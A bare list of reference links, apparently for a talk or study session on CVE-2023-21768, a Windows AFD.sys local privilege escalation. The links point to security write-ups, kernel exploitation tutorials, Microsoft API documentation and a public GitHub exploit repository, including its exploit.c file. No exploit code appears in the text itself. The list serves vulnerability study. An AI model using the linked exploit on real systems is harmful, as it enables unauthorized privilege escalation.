https://securityintelligence.com/x-force/patch-tuesday-exploit-wednesday-pwning-windows-ancillary-function-driver-winsock/
https://connormcgarr.github.io/Kernel-Exploitation-2/
https://www.reddit.com/r/Windows11/comments/193riip/safe_windows_11_22h2_iso_link/
https://recon.cx/2015/slides/recon2015-20-steven-vittitoe-Reverse-Engineering-Windows-AFD-sys.pdf
https://hex-rays.com/blog/driver-dispatch-table-viewer
https://github.com/chompie1337/Windows_LPE_AFD_CVE-2023-21768
https://cwresearchlab.co.kr/entry/CVE-2023-21768
https://learn.microsoft.com/ko-kr/windows/win32/api/winternl/nf-winternl-ntcreatefile
https://learn.microsoft.com/ko-kr/windows/win32/api/winternl/nf-winternl-ntdeviceiocontrolfile
https://learn.microsoft.com/ko-kr/windows/win32/api/ioringapi/nf-ioringapi-createioring
https://github.com/chompie1337/Windows_LPE_AFD_CVE-2023-21768/blob/master/Windows_AFD_LPE_CVE-2023-21768/exploit.c

Q & A